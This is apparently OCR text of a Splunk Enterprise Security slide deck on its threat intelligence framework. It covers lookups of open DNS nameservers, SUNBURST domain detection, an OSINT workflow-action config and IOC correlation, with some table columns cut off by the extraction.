
Splunk Enterprise Security

- Threat Intelligence Framework
- Threat Intelligence Management (formerly TruSTAR)
- Analytic Stories (ES Content Update)
- Automation of…
  - Investigations
  - Enrichments
  - Responses

Threat Framework

Splunk Lookups

Identify Open DNS Nameservers




ip_address	name	as_number	as_org	country_code	city	version	error	dnssec	reliability	checked_at	created_at
2607:5300:203:1797::53		16276	OVH SAS	CA				TRUE	0.89	2020-08-05T11:00:34Z	2020-07-15T09:26:35Z
199.255.137.34		31863	DACEN-2	US		dnsmasq-pi-hole-2.81		FALSE	1.00	2020-07-15T09:33:33Z	2020-07-15T09:33:33Z
82.146.26.2	hst-26-2.medicom.bg.	31435	Medicom Bulgaria Ood	BG	Sofia			TRUE	1.00	2020-07-15T19:01:47Z	2020-07-15T19:01:47Z
94.236.218.254	254.218.236.94-optic-com.eu.	41946	Petros Ltd.	BG							15T20:48:36Z
2001:470:2351::1		6939	HURRICANE	HU							15T20:48:53Z
2001:470:1f1a:78e::2	tunnel516963-pt.tunnel.tserv1.bud1.ipv6.he.net.	6939	HURRICANE	US							15T21:29:38Z
8.8.8.8	dns.google.										9:04Z
151.80.222.79	opennic.i2pd.xyz.										0:49Z
200.11.52.202	ficus.ulima.edu.pe.										0:24Z
177.91.255.10	ns1.cvperu.pe.										2:02Z
200.62.147.66											2:18Z
46.182.19.48	dns2.digitalcourage.de.										6:34Z
91.239.100.100	anycast.censurfridns.dk.										1:06Z

Inspiration: https://www.splunk.com/en_us/blog/security/lookup-before-you-go-go-hunting.html

Threat Framework

Splunk Lookups

Detect SUNBURST Domains



Source: https://www.splunk.com/en_us/blog/security/sunburst-backdoor-detections-in-splunk.html

Threat Framework


Workflow your OSINT

1

1. vim

```
[robtex]
display_location = both
fields =  src, src_host, src_ip, dest, dest_ip, ip
label = Robtex ($dest_ip$)
link.method = get
link.target = blank
link.uri = https://www.robtex.com/ip-lookup/$@field_value$
type = link
```


2



Source: https://www.splunk.com/en_us/blog/tips-and-tricks/work-flow-ing-your-osint.html

Threat Framework

Splunk + TI(P)



… and many more

splunk> turn data into doing

Threat Framework

ES Threat Intelligence Framework

How does it help?

Collects and aggregates threat data

Manages and audits the data

Categorizes IOCs to identify risks

Correlates and contextualizes indicators

Streamlines threat data usage

Threat Framework

ES Threat Intelligence Framework

Workflow

INTEL SOURCES

- Multiple sources
- Multiple transmission types
- Multiple transports
- Multiple data formats

COLLECT MANAGE

Manage / Audit threat sources

- List status
- List mgmt.
- List location

Data Management

CATEGORIZE

Index, Extract, Categorize

1. IP
2. Domans
3. Emails
4. URLs
5. Files names/ hashes
6. Processes
7. Services
8. Registry entries
9. X509 Certificates
10. Users


CORRELATE

Match all IOCs in existing log data

Generate alert for any matches

KSI and trends


Security Dashboard



Correlation Data / Notable Events

SEARCH

Ad-hoc search, analyze, investigate, prioritize




Data Search

splunk> turn data into doing

Investigation Management


Isolate Source

31.171.154.114



splunk> turn data into doing


Threat Framework



splunk> turn data into doing


Threat Framework

Threat Activity Detected



